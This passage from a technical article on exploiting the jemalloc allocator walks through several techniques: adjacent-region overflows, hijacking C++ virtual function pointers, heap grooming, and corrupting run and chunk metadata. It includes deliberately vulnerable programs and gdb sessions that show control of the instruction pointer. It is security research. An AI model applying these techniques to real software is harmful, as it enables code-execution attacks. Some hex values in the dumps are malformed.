0xb7003020: 0xffffffff 0xffffffff 0x1fffffff 0x000000ff
0xb7003030: 0x41414141 0x41414141 0x41414141 0x41414141
0xb7003040: 0x42424242 0x42424242 0x42424242 0x42424242
0xb7003050: 0x43434343 0x43434343 0x43434343 0x43434343
0xb7003060: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003070: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003080: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003090: 0x00000000 0x00000000 0x00000000 0x00000000

```

After some initial metadata (the run's header which we will see in more detail at 3.3.1) we have region 'one' at 0xb7003030 followed by regions 'two' and 'three', all of size 16 bytes. Again we can see that there are no metadata between the regions. Continuing to breakpoint [3-2] and examining again the contents of the run:

```

Breakpoint 2, 0x08048724 in main ()
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec 0x00000003 0x000000fa 0xffffffff8
0xb7003010: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb7003020: 0xffffffff 0xffffffff 0x1fffffff 0x000000ff
0xb7003030: 0x41414141 0x41414141 0x41414141 0x41414141
0xb7003040: 0x58585858 0x58585858 0x58585858 0x58585858

```

```

0xb7003050: 0x58585858 0x58585858 0x58585858 0x43005858
0xb7003060: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003070: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003080: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003090: 0x00000000 0x00000000 0x00000000 0x00000000

```

We can see that our 30 'X's (0x58) have overwritten the complete 16 bytes of region 'two' at 0xb7003040 and continued for 15 bytes (14 plus a NULL from strcpy(3)) in region 'three' at 0xb7003050. From this memory dump it should be clear why the printf(3) call of region 'one' after the overflow continues to print all 46 bytes (16 from region 'one' plus 30 from the overflow) up to the NULL placed by the strcpy(3) call. As it has been demonstrated by Peter Vreugdenhil in the context of Internet Explorer heap overflows [PV10], this can lead to information leaks from the region that is adjacent to the region with the string whose terminating NULL has been overwritten. You just need to read back the string and you will get all data up to the first encountered NULL.

At breakpoint [3-3] after the deallocation of all three regions:

```

Breakpoint 3, 0x080487ab in main ()
gdb $ x/40x 0xb7003000
0xb7003000: 0xb78007ec 0x00000003 0x000000fd 0xffffffff
0xb7003010: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb7003020: 0xffffffff 0xffffffff 0xffffffff 0x000000ff
0xb7003030: 0x41414141 0x41414141 0x41414141 0x41414141
0xb7003040: 0x58585858 0x58585858 0x58585858 0x58585858
0xb7003050: 0x58585858 0x58585858 0x58585858 0x43005858
0xb7003060: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003070: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003080: 0x00000000 0x00000000 0x00000000 0x00000000
0xb7003090: 0x00000000 0x00000000 0x00000000 0x00000000

```

We can see that jemalloc does not clear the freed regions. This behavior of leaving stale data in regions that have been freed and can be allocated again can lead to easier exploitation of use-after-free bugs (see next section).

To explore the adjacent region corruption primitive further in the context of jemalloc, we will now look at C++ and virtual function pointers (VPTRs). We will only focus on jemalloc-related details; for more general information the interested reader should see rix's Phrack paper (the principles of which are still applicable) [VPTR]. We begin with a C++ example that is based on rix's bo2.cpp (file vuln-vptr.cpp in the code archive):

```

class base
{
    private:

        char buf[32];

    public:

        void
        copy(const char *str)
        {
            strcpy(buf, str);
        }

        virtual void
        print(void)
        {
            printf("buf: 0x%08x: %s\n", buf, buf);
        }
};

```

```
class derived_a : public base
{
    public:

        void
        print(void)
        {
            printf("[+] derived_a: ");
            base::print();
        }
};

class derived_b : public base
{
    public:

        void
        print(void)
        {
            printf("[+] derived_b: ");
            base::print();
        }
};

int
main(int argc, char *argv[])
{
    base *obj_a;
    base *obj_b;

    obj_a = new derived_a;
    obj_b = new derived_b;

    printf("[+] obj_a:\t0x%x\n", (unsigned int)obj_a);
    printf("[+] obj_b:\t0x%x\n", (unsigned int)obj_b);

    if(argc == 3)
    {
        printf("[+] overflowing from obj_a into obj_b\n");
        obj_a->copy(argv[1]);

        obj_b->copy(argv[2]);

        obj_a->print();
        obj_b->print();

        return 0;
    }
}
```

We have a base class with a virtual function, 'print(void)', and two derived classes that overload this virtual function. Then in main, we use 'new' to create two new objects, one from each of the derived classes. Subsequently we overflow the 'buf' buffer of 'obj_a' with 'argv[1]'.

Let's explore with gdb:

```
$ gdb vuln-vptr
...
gdb $ r `python -c 'print "A" * 48'` `python -c 'print "B" * 10'`
...
0x804862f <main(int, char**)+15>:    movl    $0x24, (%esp)
0x8048636 <main(int, char**)+22>:    call   0x80485fc <_Znwj@plt>
0x804863b <main(int, char**)+27>:    movl    $0x80489e0, (%eax)
gdb $ print $eax
$13 = 0xb7c01040
```

At 0x8048636 we can see the first 'new' call which takes as a parameter the size of the object to create, that is 0x24 or 36 bytes. C++ will of course use jemalloc to allocate the required amount of memory for this new object. After the call instruction, EAX has the address of the allocated region (0xb7c01040) and at 0x804863b the value 0x80489e0 is moved there. This is the VPTR that points to 'print(void)' of 'obj_a':

```
gdb $ x/x *0x080489e0
0x80487d0 <derived_a::print(): 0xc71cec83
```

Now it must be clear why even though the declared buffer is 32 bytes long, there are 36 bytes allocated for the object. Exactly the same as above happens with the second 'new' call, but this time the VPTR points to 'obj_b' (which is at 0xb7c01070):

```
0x8048643 <main(int, char**)+35>:    movl    $0x24, (%esp)
0x804864a <main(int, char**)+42>:    call   0x80485fc <_Znwj@plt>
0x804864f <main(int, char**)+47>:    movl    $0x80489f0, (%eax)
gdb $ x/x *0x080489f0
0x8048800 <derived_b::print(): 0xc71cec83
gdb $ print $eax
$14 = 0xb7c01070
```

At this point, let's explore jemalloc's internals:

```
gdb $ print arenas[0].bins[5].runcur
$8 = (arena_run_t *) 0xb7c01000
gdb $ print arenas[0].bins[5].reg_size
$9 = 0x30
gdb $ print arenas[0].bins[4].reg_size
$10 = 0x20
gdb $ x/40x 0xb7c01000
0xb7c01000: 0xb7fd315c  0x00000000  0x00000052  0xffffffff
0xb7c01010: 0xffffffff  0x000fffff  0x00000000  0x00000000
0xb7c01020: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01030: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01040: 0x080489e0  0x00000000  0x00000000  0x00000000
0xb7c01050: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01060: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01070: 0x080489f0  0x00000000  0x00000000  0x00000000
0xb7c01080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01090: 0x00000000  0x00000000  0x00000000  0x00000000
```

Our run is at 0xb7c01000 and the bin is bin[5] which handles regions of size 0x30 (48 in decimal). Since our objects are of size 36 bytes they don't fit in the previous bin, i.e. bin[4], of size 0x20 (32). We can see 'obj_a' at 0xb7c01040 with its VPTR (0x080489e0) and 'obj_b' at 0xb7c01070 with its own VPTR (0x080489f0).

Our next breakpoint is after the overflow of 'obj_a' into 'obj_b' and just before the first call of 'print()'. Our run now looks like the following:

```
gdb $ x/40x 0xb7c01000
0xb7c01000: 0xb7fd315c  0x00000000  0x00000052  0xffffffff
0xb7c01010: 0xffffffff  0x000fffff  0x00000000  0x00000000
0xb7c01020: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01030: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01040: 0x080489e0  0x41414141  0x41414141  0x41414141
0xb7c01050: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7c01060: 0x41414141  0x41414141  0x41414141  0x41414141
0xb7c01070: 0x41414141  0x42424242  0x42424242  0x00004242
0xb7c01080: 0x00000000  0x00000000  0x00000000  0x00000000
0xb7c01090: 0x00000000  0x00000000  0x00000000  0x00000000
```

```
gdb $ x/i $eip
0x80486d1 <main(int, char**)+177>:   call    *(%eax)
gdb $ print $eax
$15 = 0x80489e0
```

At 0x080486d1 is the call of 'print()' of 'obj_a'. At 0xb7c01070 we can see that we have overwritten the VPTR of 'obj_b' that was in an adjacent region to 'obj_a'. Finally, at the call of 'print()' by 'obj_b':

```
gdb $ x/i $eip
=> 0x80486d8 <main(int, char**)+184>:   call    *(%eax)
gdb $ print $eax
$16 = 0x41414141
```

----[3.2 - Heap manipulation

In order to be able to arrange the jemalloc heap in a predictable state we need to understand the allocator's behavior and use heap manipulation tactics to influence it to our advantage. In the context of browsers, heap manipulation tactics are usually referred to as 'Heap Feng Shui' after Alexander Sotirov's work [FENG].

By 'predictable state' we mean that the heap must be arranged as reliably as possible in a way that we can position data where we want. This enables us to use the tactic of corrupting adjacent regions of the previous paragraph, but also to exploit use-after-free bugs. In use-after-free bugs a memory region is allocated, used, freed and then used again due to a bug. In such a case if we know the region's size we can manipulate the heap to place data of our own choosing in the freed region's memory slot on its run before it is used again. Upon its subsequent incorrect use the region now has our data that can help us hijack the flow of execution.

To explore jemalloc's behavior and manipulate it into a predictable state we use an algorithm similar to the one presented in [HOEJ]. Since in the general case we cannot know beforehand the state of the runs of the class size we are interested in, we perform many allocations of this size hoping to cover the holes (i.e. free regions) in the existing runs and get a fresh run. Hopefully the next series of allocations we will perform will be on this fresh run and therefore will be sequential. As we have seen, sequential allocations on a largely empty run are also contiguous. Next, we perform such a series of allocations controlled by us. In the case we are trying to use the adjacent regions corruption tactic, these allocations are of the victim object/structure we have chosen to help us gain code execution when corrupted.

The following step is to deallocate every second region in this last series of controlled victim allocations. This will create holes in between the victim objects/structures on the run of the size class we are trying to manipulate. Finally, we trigger the heap overflow bug forcing, due to the state we have arranged, jemalloc to place the vulnerable objects in holes on the target run overflowing into the victim objects.

Let's demonstrate the above discussion with an example (file test-holes.c in the code archive):

```
#define TSIZE    0x10                /* target size class */
#define NALLOC  500                  /* number of allocations */
#define NFREE   (NALLOC / 10)       /* number of deallocations */

char *foo[NALLOC];
char *bar[NALLOC];

printf("step 1: controlled allocations of victim objects\n");

for(i = 0; i < NALLOC; i++)
{
```

```
    foo[i] = malloc(TSIZE);
    printf("foo[%d]:\t\t0x%x\n", i, (unsigned int)foo[i]);
}

printf("step 2: creating holes in between the victim objects\n");

for(i = (NALLOC - NFREE); i < NALLOC; i += 2)
{
    printf("freeing foo[%d]:\t0x%x\n", i, (unsigned int)foo[i]);
    free(foo[i]);
}

printf("step 3: fill holes with vulnerable objects\n");

for(i = (NALLOC - NFREE + 1); i < NALLOC; i += 2)
{
    bar[i] = malloc(TSIZE);
    printf("bar[%d]:\t0x%x\n", i, (unsigned int)bar[i]);
}
```

jemalloc's behavior can be observed in the output, remember that our target size class is 16 bytes:

```
$ ./test-holes
step 1: controlled allocations of victim objects
foo[0]:          0x40201030
foo[1]:          0x40201040
foo[2]:          0x40201050
foo[3]:          0x40201060
foo[4]:          0x40201070
foo[5]:          0x40201080
foo[6]:          0x40201090
foo[7]:          0x402010a0

...

foo[447]:        0x40202c50
foo[448]:        0x40202c60
foo[449]:        0x40202c70
foo[450]:        0x40202c80
foo[451]:        0x40202c90
foo[452]:        0x40202ca0
foo[453]:        0x40202cb0
foo[454]:        0x40202cc0
foo[455]:        0x40202cd0
foo[456]:        0x40202ce0
foo[457]:        0x40202cf0
foo[458]:        0x40202d00
foo[459]:        0x40202d10
foo[460]:        0x40202d20

...

step 2: creating holes in between the victim objects
freeing foo[450]: 0x40202c80
freeing foo[452]: 0x40202ca0
freeing foo[454]: 0x40202cc0
freeing foo[456]: 0x40202ce0
freeing foo[458]: 0x40202d00
freeing foo[460]: 0x40202d20
freeing foo[462]: 0x40202d40
freeing foo[464]: 0x40202d60
freeing foo[466]: 0x40202d80
freeing foo[468]: 0x40202da0
freeing foo[470]: 0x40202dc0
freeing foo[472]: 0x40202de0
freeing foo[474]: 0x40202e00
freeing foo[476]: 0x40202e20
```

```
freeing foo[478]: 0x40202e40
freeing foo[480]: 0x40202e60
freeing foo[482]: 0x40202e80
freeing foo[484]: 0x40202ea0
freeing foo[486]: 0x40202ec0
freeing foo[488]: 0x40202ee0
freeing foo[490]: 0x40202f00
freeing foo[492]: 0x40202f20
freeing foo[494]: 0x40202f40
freeing foo[496]: 0x40202f60
freeing foo[498]: 0x40202f80
```

step 3: fill holes with vulnerable objects

```
bar[451]: 0x40202c80
bar[453]: 0x40202ca0
bar[455]: 0x40202cc0
bar[457]: 0x40202ce0
bar[459]: 0x40202d00
bar[461]: 0x40202d20
bar[463]: 0x40202d40
bar[465]: 0x40202d60
bar[467]: 0x40202d80
bar[469]: 0x40202da0
bar[471]: 0x40202dc0
bar[473]: 0x40202de0
bar[475]: 0x40202e00
bar[477]: 0x40202e20
bar[479]: 0x40202e40
bar[481]: 0x40202e60
bar[483]: 0x40202e80
bar[485]: 0x40202ea0
bar[487]: 0x40202ec0
bar[489]: 0x40202ee0
bar[491]: 0x40202f00
bar[493]: 0x40202f20
bar[495]: 0x40202f40
bar[497]: 0x40202f60
bar[499]: 0x40202f80
```

We can see that jemalloc works in a FIFO way; the first region freed is the first returned for a subsequent allocation request. Although our example mainly demonstrates how to manipulate the jemalloc heap to exploit adjacent region corruptions, our observations can also help us to exploit use-after-free vulnerabilities. When our goal is to get data of our own choosing in the same region as a freed region about to be used, jemalloc's FIFO behavior can help us place our data in a predictable way.

In the above discussion we have implicitly assumed that we can make arbitrary allocations and deallocations; i.e. that we have available in our exploitation tool belt allocation and deallocation primitives for our target size. Depending on the vulnerable application (that relies on jemalloc) this may or may not be straightforward. For example, if our target is a media player we may be able to control allocations by introducing an arbitrary number of metadata tags in the input file. In the case of Firefox we can of course use Javascript to implement our heap primitives. But that's the topic of another paper.

----[3.3 - Metadata corruption

The final heap corruption primitive we will focus on is the corruption of metadata. We will once again remind you that since jemalloc is not based on freelists (it uses macro-based red black trees instead), unlink and frontlink exploitation techniques are not usable. We will instead pay attention on how we can force 'malloc()' return a pointer that points to already initialized heap regions.

-----[3.3.1 - Run (arena_run_t)

We have already defined what a 'run' is in section 2.1.3. We will briefly remind the reader that a 'run' is just a collection of memory regions of equal size that starts with some metadata describing it. Recall that runs are always aligned to a multiple of the page size (0x1000 in most real life applications). The run metadata obey the layout shown in [2-3].

For release builds the 'magic' field will not be present (that is, MALLOC_DEBUG is off by default). As we have already mentioned, each run contains a pointer to the bin whose regions it contains. The 'bin' pointer is read and dereferenced from 'arena_run_t' (see [2-3]) only during deallocation. On deallocation the region size is unknown, thus the bin index cannot be computed directly, instead, jemalloc will first find the run the memory to be freed is located and will then dereference the bin pointer stored in the run's header. From function 'arena_dalloc_small':

```
arena_dalloc_small(arena_t *arena, arena_chunk_t *chunk, void *ptr,
                  arena_chunk_map_t *mapelm)
{
    arena_run_t *run;
    arena_bin_t *bin;
    size_t size;

    run = (arena_run_t *) (mapelm->bits & ~pagesize_mask);
    bin = run->bin;
    size = bin->reg_size;
```

On the other hand, during the allocation process, once the appropriate run is located, its 'regs_mask[]' bit vector is examined in search of a free region. Note that the search for a free region starts at 'regs_mask[regs_minelm]' ('regs_minlem' holds the index of the first 'regs_mask[]' element that has nonzero bits). We will exploit this fact to force 'malloc()' return an already allocated region.

In a heap overflow situation it is pretty common for the attacker to be able to overflow a memory region which is not followed by other regions (like the wilderness chunk in dlmalloc, but in jemalloc such regions are not that special). In such a situation, the attacker will most likely be able to overwrite the run header of the next run. Since runs hold memory regions of equal size, the next page aligned address will either be a normal page of the current run, or will contain the metadata (header) of the next run which will hold regions of different size (larger or smaller, it doesn't really matter). In the first case, overwriting adjacent regions of the same run is possible and thus an attacker can use the techniques that were previously discussed in 3.1. The latter case is the subject of the following paragraphs.

People already familiar with heap exploitation, may recall that it is pretty common for an attacker to control the last heap item (region in our case) allocated, that is the most recently allocated region is the one being overflowed. Because of the importance of this situation, we believe it is essential to have a look at how we can leverage it to gain control of the target process.

Let's first have a look at how the in-memory model of a run looks like (file test-run.c):

```
char *first;

first = (char *)malloc(16);
printf("first = %p\n", first);
memset(first, 'A', 16);

breakpoint();

free(first);
```

The test program is compiled and a debugging build of jemalloc is loaded to be used with gdb.

```
~$ gcc -g -Wall test-run.c -o test-run
~$ export LD_PRELOAD=/usr/src/lib/libc/libc.so.7
~$ gdb test-run
GNU gdb 6.1.1 [FreeBSD]
...
(gdb) run
...
first = 0x28201030

Program received signal SIGTRAP, Trace/breakpoint trap.
main () at simple.c:14
14      free(first);
```

The call to malloc() returns the address 0x28201030 which belongs to the run at 0x28201000.

```
(gdb) print *(arena_run_t *)0x28201000
$1 = {bin = 0x8049838, regs_minelm = 0, nfree = 252,
      regs_mask = {4294967294}}
(gdb) print *(arena_bin_t *)0x8049838
$2 = {runcur = 0x28201000, runs = {...}, reg_size = 16, run_size = 4096,
      nregs = 253, regs_mask_nelms = 8, reg0_offset = 48}
```

Oki doki, run 0x28201000 services the requests for memory regions of size 16 as indicated by the 'reg_size' value of the bin pointer stored in the run header (notice that run->bin->runcur == run).

Now let's proceed with studying a scenario that can lead to 'malloc()' exploitation. For our example let's assume that the attacker controls a memory region 'A' which is the last in its run.

```
[run #1 header][RR...RA][run #2 header][RR...]
```

In the simple diagram shown above, 'R' stands for a normal region which may or may not be allocated while 'A' corresponds to the region that belongs to the attacker, i.e. it is the one that will be overflowed. 'A' does not strictly need to be the last region of run #1. It can also be any region of the run. Let's explore how from a region on run #1 we can reach the metadata of run #2 (file test-runhdr.c, also see [2-6]):

```
unsigned char code[] = "\x61\x62\x63\x64";

one = malloc(0x10);
memset(one, 0x41, 0x10);
printf("[+] region one:\t\t0x%x: %s\n", (unsigned int)one, one);

two = malloc(0x10);
memset(two, 0x42, 0x10);
printf("[+] region two:\t\t0x%x: %s\n", (unsigned int)two, two);

three = malloc(0x20);
memset(three, 0x43, 0x20);
printf("[+] region three:\t0x%x: %s\n", (unsigned int)three, three);

__asm__("int3");

printf("[+] corrupting the metadata of region three's run\n");
memcpy(two + 4032, code, 4);
```

```
__asm__("int3");
```

At the first breakpoint we can see that for size 16 the run is at 0xb7d01000 and for size 32 the run is at 0xb7d02000:

```
gdb $ r
[Thread debugging using libthread_db enabled]
[+] region one:      0xb7d01030: AAAAAAAAAAAAAAAAAA
[+] region two:      0xb7d01040:BBBBBBBBBBBBBBBB
[+] region three:    0xb7d02020: CCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

Program received signal SIGTRAP, Trace/breakpoint trap.

```
gdb $ print arenas[0].bins[3].runcur
$5 = (arena_run_t *) 0xb7d01000
gdb $ print arenas[0].bins[4].runcur
$6 = (arena_run_t *) 0xb7d02000
```

The metadata of run 0xb7d02000 are:

```
gdb $ x/30x 0xb7d02000
0xb7d02000: 0xb7fd3134  0x00000000  0x0000007e  0xffffffffe
0xb7d02010: 0xffffffff  0xffffffff  0x7fffffff  0x00000000
0xb7d02020: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02030: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02040: 0x00000000  0x00000000  0x00000000  0x00000000
```

After the memcpy() and at the second breakpoint:

```
gdb $ x/30x 0xb7d02000
0xb7d02000: 0x64636261  0x00000000  0x0000007e  0xffffffffe
0xb7d02010: 0xffffffff  0xffffffff  0x7fffffff  0x00000000
0xb7d02020: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02030: 0x43434343  0x43434343  0x43434343  0x43434343
0xb7d02040: 0x00000000  0x00000000  0x00000000  0x00000000
```

We can see that the run's metadata and specifically the address of the 'bin' element (see [2-3]) has been overwritten. One way or the other, the attacker will be able to alter the contents of run #2's header, but once this has happened, what's the potential of achieving code execution?

A careful reader would have already thought the obvious; one can overwrite the 'bin' pointer to make it point to a fake bin structure of his own. Well, this is not a good idea because of two reasons. First, the attacker needs further control of the target process in order to successfully construct a fake bin header somewhere in memory. Secondly, and most importantly, as it has already been discussed, the 'bin' pointer of a region's run header is dereferenced only during deallocation. A careful study of the jemalloc source code reveals that only 'run->bin->reg0_offset' is actually used (somewhere in 'arena_run_reg_dalloc()'), thus, from an attacker's point of view, the bin pointer is not that interesting ('reg0_offset' overwrite may cause further problems as well leading to crashes and a forced interrupt of our exploit).

Our attack consists of the following steps. The attacker overflows 'A' and overwrites run #2's header. Then, upon the next malloc() of a size equal to the size serviced by run #2, the user will get as a result a pointer to a memory region of the previous run (run #1 in our example). It is important to understand that in order for the attack to work, the overflowed run should serve regions that belong to any of the available bins. Let's further examine our case (file vuln-run.c):

```
char *one, *two, *three, *four, *temp;
char offset[sizeof(size_t)];
int i;

if(argc < 2)
{
    printf("%s <offset>\n", argv[0]);
    return 0;
}

/* User supplied value for 'regs_minelm'. */
*(size_t *)&offset[0] = (size_t)atol(argv[1]);

printf("Allocating a chunk of 16 bytes just for fun\n");
one = (char *)malloc(16);
printf("one = %p\n", one);

/* All those allocations will fall inside the same run. */
printf("Allocating first chunk of 32 bytes\n");
two = (char *)malloc(32);
printf("two = %p\n", two);

printf("Performing more 32 byte allocations\n");
for(i = 0; i < 10; i++)
{
    temp = (char *)malloc(32);
    printf("temp = %p\n", temp);
}

/* This will allocate a new run for size 64. */
printf("Setting up a run for the next size class\n");
three = (char *)malloc(64);
printf("three = %p\n", three);

/* Overwrite 'regs_minelm' of the next run. */
breakpoint();
memcpy(two + 4064 + 4, offset, 4);
breakpoint();

printf("Next chunk should point in the previous run\n");
four = (char *)malloc(64);
printf("four = %p\n", four);
```

vuln-run.c requires the user to supply a value to be written on 'regs_minelm' of the next run. To achieve reliable results we have to somehow control the memory contents at 'regs_mask[regs_minelm]' as well. By taking a closer look at the layout of 'arena_run_t', we can see that by supplying the value -2 for 'regs_minelm', we can force 'regs_mask[regs_minelm]' to point to 'regs_minelm' itself. That is, 'regs_minelm[-2] = -2' :)

Well, depending on the target application, other values may also be applicable but -2 is a safe one that does not cause further problems in the internals of jemalloc and avoids forced crashes.

From function 'arena_run_reg_alloc':

```
static inline void *
arena_run_reg_alloc(arena_run_t *run, arena_bin_t *bin)
{
    void *ret;
    unsigned i, mask, bit, regind;

    ...

    i = run->regs_minelm;
    mask = run->regs_mask[i]; /* [3-4] */
    if (mask != 0) {
```

```

/* Usable allocation found. */
bit = ffs((int)mask) - 1; /* [3-5] */

regind = ((i << (SIZEOF_INT_2POW + 3)) + bit); /* [3-6] */
...
ret = (void *)(((uintptr_t)run) + bin->reg0_offset
             + (bin->reg_size * regind)); /* [3-7] */
...
return (ret);
}

...
}

```

Initially, 'i' gets the value of 'run->regs_minelm' which is equal to -2. On the assignment at [3-4], 'mask' receives the value 'regs_mask[-2]' which happens to be the value of 'regs_minelm', that is -2. The binary representation of -2 is 0xffffffffe thus 'ffs()' (man ffs(3) for those who haven't used 'ffs()' before) will return 2, so, 'bit' will equal 1. As if it wasn't fucking tiring so far, at [3-6], 'regind' is computed as '(0xffffffffe << 5) + 1' which equals 0xffffffffc1 or -63. Now do the maths, for 'reg_size' values belonging to small-medium sized regions, the formula at [3-7] calculates 'ret' in such a way that 'ret' receives a pointer to a memory region 63 chunks backwards :)

Now it's time for some hands on practice:

```

~$ gdb ./vuln-run
GNU gdb 6.1.1 [FreeBSD]
...
(gdb) run -2
Starting program: vuln-run -2
Allocating a chunk of 16 bytes just for fun
one = 0x28202030
Allocating first chunk of 32 bytes
two = 0x28203020
Performing more 32 byte allocations
...
temp = 0x28203080
...
Setting up a run for the next size class
three = 0x28204040

Program received signal SIGTRAP, Trace/breakpoint trap.
main (argc=Error accessing memory address 0x0: Bad address.
) at vuln-run.c:35
35     memcpy(two + 4064 + 4, offset, 4);
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
main (argc=Error accessing memory address 0x0: Bad address.
) at vuln-run.c:38
38     printf("Next chunk should point in the previous run\n");
(gdb) c
Continuing.
Next chunk should point in the previous run
four = 0x28203080

Program exited normally.
(gdb) q

```

Notice how the memory region numbered 'four' (64 bytes) points exactly where the chunk named 'temp' (32 bytes) starts. Voila :)

-----[3.3.2 - Chunk (arena_chunk_t)

In the previous section we described the potential of achieving arbitrary code execution by overwriting the run header metadata. Trying to cover all the possibilities, we will now focus on what the attacker can do once she is able to corrupt the chunk header of an arena. Although the probability of directly affecting a nearby arena is low, a memory leak or the indirect control of the heap layout by continuous bin-sized allocations can render the technique described in this section a useful tool in the attacker's hand.

Before continuing with our analysis, let's set the foundations of the test case we will cover.

```
[[Arena #1 header][R...R][C...C]]
```

As we have already mentioned in the previous sections, new arena chunks are created at will depending on whether the current arena is full (that is, jemalloc is unable to find a non-full run to service the current allocation) or whether the target application runs on multiple threads. Thus a good way to force the initialization of a new arena chunk is to continuously force the target application to perform allocations, preferably bin-sized ones. In the figure above, letter 'R' indicates the presence of memory regions that are already allocated while 'C' denotes regions that may be free. By continuously requesting memory regions, the available arena regions may be depleted forcing jemalloc to allocate a new arena (what is, in fact, allocated is a new chunk called an arena chunk, by calling 'arena_chunk_alloc()' which usually calls 'mmap()').

The low level function responsible for allocating memory pages (called 'pages_map()'), is used by 'chunk_alloc_mmap()' in a way that makes it possible for several distinct arenas (and any possible arena extensions) to be physically adjacent. So, once the attacker requests a bunch of new allocations, the memory layout may resemble the following figure.

```
[[Arena #1 header][R...R][C...C]][[Arena #2 header][...]]
```

It is now obvious that overflowing the last chunk of arena #1 will result in the arena chunk header of arena #2 getting overwritten. It is thus interesting to take a look at how one can take advantage of such a situation.

The following code is one of those typical vulnerable-on-purpose programs you usually come across in Phrack articles ;) The scenario we will be analyzing in this section is the following: The attacker forces the target application to allocate a new arena by controlling the heap allocations. She then triggers the overflow in the last region of the previous arena (the region that physically borders the new arena) thus corrupting the chunk header metadata (see [2-5] on the diagram). When the application calls 'free()' on any region of the newly allocated arena, the jemalloc housekeeping information is altered. On the next call to 'malloc()', the allocator will return a region that points to already allocated space of (preferably) the previous arena. Take your time to carefully study the following snippet since it is essential for understanding this attack (full code in vuln-chunk.c):

```
char *base1, *base2;
char *p1, *p2, *p3, *last, *first;
char buffer[1024];
int fd, l;
```

```
p1 = (char *)malloc(16);
base1 = (char *)CHUNK_ADDR2BASE(p1);
print_arena_chunk(base1);
```

```
/* [3-8] */
```

```
/* Simulate the fact that we somehow control heap allocations.
 * This will consume the first chunk, and will force jemalloc
```

```
* to allocate a new chunk for this arena.
*/
last = NULL;

while((base2 = (char *)CHUNK_ADDR2BASE((first = malloc(16)))) == base1)
    last = first;

print_arena_chunk(base2);

/* [3-9] */

/* Allocate one more region right after the first region of the
 * new chunk. This is done for demonstration purposes only.
 */
p2 = malloc(16);

/* This is how the chunks look like at this point:
 *
 * [HAAAAA....L][HFPUUUU....U]
 *
 * H: Chunk header
 * A: Allocated regions
 * L: The chunk pointed to by 'last'
 * F: The chunk pointed to by 'first'
 * P: The chunk pointed to by 'p2'
 * U: Unallocated space
 */
fprintf(stderr, "base1: %p vs. base2: %p (+%d)\n",
    base1, base2, (ptrdiff_t)(base2 - base1));

fprintf(stderr, "p1: %p vs. p2: %p (+%d)\n",
    p1, p2, (ptrdiff_t)(p2 - p1));

/* [3-10] */

if(argc > 1) {
    if((fd = open(argv[1], O_RDONLY)) > 0) {
        /* Read the contents of the given file. We assume this file
         * contains the exploitation vector.
         */
        memset(buffer, 0, sizeof(buffer));
        l = read(fd, buffer, sizeof(buffer));
        close(fd);

        /* Copy data in the last chunk of the previous arena chunk. */
        fprintf(stderr, "Read %d bytes\n", l);
        memcpy(last, buffer, l);
    }
}

/* [3-11] */

/* Trigger the bug by free()ing any chunk in the new arena. We
 * can achieve the same results by deallocating 'first'.
 */
free(p2);
print_region(first, 16);

/* [3-12] */

/* Now 'p3' will point to an already allocated region (in this
 * example, 'p3' will overwhelm 'first').
 */
p3 = malloc(4096);

/* [3-13] */

fprintf(stderr, "p3 = %p\n", p3);
memset(p3, 'A', 4096);
```

```

/* 'A's should appear in 'first' which was previously zeroed. */
print_region(first, 16);
return 0;

```

Before going further, the reader is advised to read the comments and the code above very carefully. You can safely ignore 'print_arena_chunk()' and 'print_region()', they are defined in the file lib.h found in the code archive and are used for debugging purposes only. The snippet is actually split in 6 parts which can be distinguished by their corresponding '[3-x]' tags. Briefly, in part [3-8], the vulnerable program performs a number of allocations in order to fill up the available space served by the first arena. This emulates the fact that an attacker somehow controls the order of allocations and deallocations on the target, a fair and very common prerequisite. Additionally, the last call to 'malloc()' (the one before the while loop breaks) forces jemalloc to allocate a new arena chunk and return the first available memory region. Part [3-9], performs one more allocation, one that will lie next to the first (that is the second region of the new arena). This final allocation is there for demonstration purposes only (check the comments for more details).

Part [3-10] is where the actual overflow takes place and part [3-11] calls 'free()' on one of the regions of the newly allocated arena. Before explaining the rest of the vulnerable code, let's see what's going on when 'free()' gets called on a memory region.

```

void
free(void *ptr)
{
    ...
    if (ptr != NULL) {
        ...
        idalloc(ptr);
    }
}

static inline void
idalloc(void *ptr)
{
    ...
    chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(ptr); /* [3-14] */
    if (chunk != ptr)
        arena_dalloc(chunk->arena, chunk, ptr); /* [3-15] */
    else
        huge_dalloc(ptr);
}

```

The 'CHUNK_ADDR2BASE()' macro at [3-14] returns the pointer to the chunk that the given memory region belongs to. In fact, what it does is just a simple pointer trick to get the first address before 'ptr' that is aligned to a multiple of a chunk size (1 or 2 MB by default, depending on the jemalloc flavor used). If this chunk does not belong to a, so called, huge allocation, then the allocator knows that it definitely belongs to an arena. As previously stated, an arena chunk begins with a special header, called 'arena_chunk_t', which, as expected, contains a pointer to the arena that this chunk is part of.

Now recall that in part [3-10] of the vulnerable snippet presented above, the attacker is able to overwrite the first few bytes of the next arena chunk. Consequently, the 'chunk->arena' pointer that points to the arena is under the attacker's control. From now on, the reader may safely assume that all functions called by 'arena_dalloc()' at [3-15] may receive an arbitrary value for the arena pointer:

```

static inline void
arena_dalloc(arena_t *arena, arena_chunk_t *chunk, void *ptr)
{

```

```

size_t pageind;
arena_chunk_map_t *mapelm;
...

